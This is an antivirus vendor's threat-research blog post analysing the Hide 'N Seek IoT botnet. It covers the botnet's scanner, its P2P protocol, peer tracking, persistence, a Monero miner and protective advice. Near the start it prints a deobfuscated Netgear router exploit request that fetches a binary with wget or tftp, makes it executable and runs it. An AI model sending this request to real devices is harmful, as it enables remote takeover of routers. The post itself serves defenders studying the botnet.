
Hide ‘N Seek Botnet expands

blog.avast.com/hide-n-seek-botnet-continues



Hide ‘N Seek botnet continues infecting devices with default credentials, building a P2P network and more.

Written by Adolf Středa and Jan Neduchal

In late January 2018, a new IoT botnet was reported by Bitdefender[1]. The botnet uses several known vulnerabilities to infect new IoT devices and utilizes a home-brewed P2P protocol to facilitate communication across the botnet. While this botnet differs in many ways, its infection vectors and techniques are very similar to Mirai’s techniques. And indeed many parts of the related functions exhibit all signs of a code reuse, as was noted in April 2018 by J. Manuel from Fortinet[3].

The Hide ‘N Seek botnet has two main functionalities. The first functionality is provided by a scanner module, whose code seems to be mostly borrowed from the released Mirai source code. This scanner tries to reach several random IP addresses through predefined ports (ports 80, 8080, 2480, 5984, and 23) and then exploits those devices that have these ports open. Used exploits are mostly well-known and if any specific strings are used, they are obfuscated by a simple home-brewed cipher with a hardcoded key. Interestingly, due to the structure of the cipher and a small key-space, the cipher has an interesting property - the key ‘self-synchronizes’ to the right value after several characters even if a wrong key was initially provided.

```
GET /setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=wget+http://%J/%T+-O+dgn||tftp+-g+-l+dgn+-r+%T+%I;chmod+777+dgn;./dgn+a%J+a%J%26%26(echo+jA3;killall+mini_httpd)||echo+ukW&curpath=/tmp&currentsetting.htm=1 HTTP/1.1

Host: %J
```

Deobfuscated Netgear router exploit (remote code execution)

If exploits fail, the scanner will try to brute force credentials with the help of its hard-coded dictionary with more than 250 entries, mostly containing default passwords for various devices. This dictionary consists of 3 blobs of data that is obfuscated in the same way as other strings in the binary; the only difference is that every entry in the dictionary ends with a zero-byte that resets the obfuscation key.

The second functionality facilitates the communication protocol. The protocol is capable of spreading information about new peers, distributing new binaries, and propagating files back from an infected device.

P2P protocol

The Hide ‘N Seek botnet uses a home-brewed protocol that runs over UDP. By default, the bot opens a random port on the victim device and adds a firewall rule to allow inbound traffic on the port. The protocol by itself does not use any kind of authentication, although some of the data transferred over it is signed, supposedly by the botnet owner.

The protocol currently supports the following commands:

<random 5- 16 bytes><uint8_t *checksum>:* protocol challenge, *ack* response expected

O<uint8_t *checksum>: ack*nowledgement (checksum generated from the previous message)

h*<uint32_t current_version>*: config version request

H*<uint32_t offered_version>:* config version response

Y<uint8_t hash[64]><uint16_t seq><uint16_t chunk_index>: send data from file identified by

hash from location at 256 * *chunk_index* (max. 256 bytes)

y*<uint8_t hash[64]><uint16_t chunk_index><uint16_t seq>:* receive data (ditto)

z*<uint32_t ip_address><uint16_t port>:* report a device to be scanned

m*<uint8_t hash[64]><uint32_t ip><uint16_t port><uint16_t id><uint8_t hops><uint8_t unknown>:* send file identified by *hash* to *ip:port*; if the file is not known and *hops* is positive then broadcast this message to other peers with decremented *hops*; it is used to initiate a file transfer

^*<uint8_t flag><uint16_t port><uint32_t ip_address>:* response with a peer’s address/port

~*:* request an address/port of another peer

Botnet tracker

We decided to track the botnet’s communication via its rather simplistic P2P protocol. The tracker consists of two parts:

- A downloader that tracks the updates of binaries over the botnet’s configuration file
- A client that tracks the botnet’s activity and tries to find new peers.

The tracker itself is available at https://threatlabs.avast.com/botnet, also it should serve as a reference aggregator for any research about Hide ’N Seek we publish.

File extraction

Each peer has a configuration file with a list of SHA-512 hashes of other files that are available in the botnet, along with their respective file lengths. To retrieve a configuration file from the peer, we need to query the peer for a file with a zero-hash. Using the command “*h*” we may retrieve its version beforehand. Afterward, retrieving all the files available is just a matter of parsing the configuration file and querying contained hashes. Aside from Hide ‘N Seek binaries for various architectures, the configuration file also contains hashes of a miner based on an open-source coinminer-opt. Note that the configuration file always contains its ECDSA signature, effectively mitigating botnet poisoning.

To prevent peer brute forcing, we employ a simple failsafe based on a failure-rate which will stop queries if they are unsuccessful after a certain number of attempts. Currently, several architectures are supported by this botnet such as x86, MIPS, and ARM.

Peer exploration

As the botnet has P2P architecture only, every piece of data necessary for analysis can be obtained through peers. To estimate the botnet prevalence, we have exploited this property to recursively find new peers, along with mapping the connections between them.

Unfortunately, every peer selects a subset of its peer-list (usually 1 or 2 peers) that may be shared with a peer on that day. Because of this, we had to expand our peer list over time. It took us a few days for the peer list to reach a total of 1k peers, and then the list grew linearly adding 1-2k new peers per day. The list of currently active peers is rather small, with approximately 14% of them active during a 1day sliding window.

Lost N’ Found in the tracker

Version changes

As noted by various researchers (e.g. [2]), the Hide ‘N Seek botnet has added support for persistence. This is done by copying itself to */etc/init.d* and also copying itself in newer versions to */etc/rc.d* under a filename prefixed with S99, the higher the number designates that this file will be launched later during the startup.

The initial analysis was based on a sample *8cb5cb204eab172befcdd5c923c128dd1016c21aaab72e7b31c0359a48d1357e*, when compared to a more recent sample *becad1b9d3b67e51404475a0a530b57fd5742f3148f23693c349035dbffddd7*. In terms of exploits, the range was significantly expanded. The former sample contained only two HTTP request-based exploits (for TP-Link and Netgear devices), while the latest sample expanded attacks to cover more vendors (Cisco) and additional devices (Belkin, Avetech IP cameras, HomeMatic IoT device) and as well as exploits against misconfigured databases (MongoDB and CouchDB).

Miner

It was reported before [4] that the botnet is also distributing binaries which contain a cryptominer. The miner is based on an open-source CPU miner called coinminer-opt (JayDDee/cpuminer-opt). The version distributed over the botnet is configured to mine Monero cryptocurrency under a mining pool https://moriaxmr.com. Their payment address is:

42T2ZKueiusgZW2Tpu3NZkChLAVqvqTcvgwzfPtxsTPMDgp8morgWMkEE9oqmNsKZcDUVoCdNufs87fCGE2Y62CcJX4DUhc.

We can actually track their success on the pool’s dashboard:

hide-n-seek-tracker-dashboard

As of 31.10.2018, it seems botnet owners have made almost 0.9 XMR, which would roughly translate to only $90. Since it has been running for several months now and the last payment was made at least 2 months ago, we speculate that this may have been a beta-test, possibly serving as a rough estimate of the botnet’s computing power.

We have two ways of finding this payment address. The first one is to run the sample and look at the TCP communication for strings such as:

{"method": "login",
"params": {"login":
"42T2ZKueiusgZW2Tpu3NZkChLAVqvqTcvgwzfPtxsTPMDgp8morgWMkEE9oqmNsKZcDUVoCdNufs87fCGE2Y62CcJX4DUhc.105",
"pass": "3a7",
"agent": "cpuminer-opt/3.8.8"},
"id": 1}

However, this assumes that we are able to run the sample which is not trivial for some supported architectures. If we dive deeper into the binary, we may notice that the address is obfuscated and could be de-obfuscated with the simple python script provided below; note that the initial *BL* value may vary between binaries.

hide-n-seek-python-code

Python code implementing address deobfuscation yielding address 42T2ZKueiusgZW2Tpu3NZkChLAVqvqTcvgwzfPtxsTPMDgp8morgWMkEE9oqmNsKZcDUVoCdNufs87fCGE2Y62CcJX4DUhc

Ye Olde Architecture

The configuration file seems to support a plethora of various architectures. These architectures were recognized according to their flag (first column) in the ELF binaries.

ELF Flag	Common architecture name	Common platform
EM_MIPS	MIPS	Routers, IoT
EM_SPARC	SPARC	Servers
EM_X86_64	x86-64	Mainstream PCs/servers
EM_AARCH64	ARM 64-bit architecture	Smartphones, routers, IoT
EM_ARM	ARM 32-bit architecture	Smartphones, routers, IoT
EM_PPC	PowerPC	Cisco routers, Apple devices till 2016, PS3
EM_ARC_COMPACT	ARC International ARCompact processor	Cars, IoT
EM_386	x86	Mainstream PCs/servers
EM_SH	SuperH	Cars, routers (rare)

What shall we draw from this analysis:

- While the botnet is not new, its objectives are still not clear. So far, only the Monero miner was distributed by the botnet with a seemingly limited efficiency.
- The botnet exploits devices with old publicly known vulnerabilities and default passwords.
- The botnet continues to slowly evolve, adding new exploits and functionality (such as persistence).

What can we do to protect ourselves:

- Limit who can access the device's administration panel to the local network (i.e. not available via the internet).
- Keep your device's firmware updated.
- Change default passwords on your devices and make sure they are strong passwords.

Analyzed files (SHA-256)

becad1b9d3b67e51404475a0a530b57fd5742f3148f23693c349035dbffddd7

8cb5cb204eab172befcdd5c923c128dd1016c21aaab72e7b31c0359a48d1357e

6399f9463c74ee687c047e3a7e0149421de423de77ee278ce364b68d22eada00

12ec8c33abae7f0b06533d96f0d820df4ac673e6ff3965a59d982623f4ddc6bb

D87ff51186c4a75ba0fb802abd55a15d263187aefd489a37f505b025ddc1ee66 (miner)

[1] https://labs.bitdefender.com/2018/01/new-hide-n-seek-iot-botnet-using-custom-built-peer-to-peer-communication-spotted-in-the-wild/, accessed 20.10.2018

[2] https://labs.bitdefender.com/2018/05/hide-and-seek-iot-botnet-resurfaces-with-new-tricks-persistence/, accessed 20.10.2018

[3] https://www.fortinet.com/blog/threat-research/searching-for-the-reuse-of-mirai-code--hide--n-seek-bot.html, accessed 20.10.2018

[4] Sendroiu, A. and Diaconescu, V. (2018). Hide'N'Seek: An Adaptive Peer-to-peer IoT Botnet. In: Proceedings of the 28th Virus Bulletin International Conference. Montreal: Virus Bulletin Ltd, pp.259-264.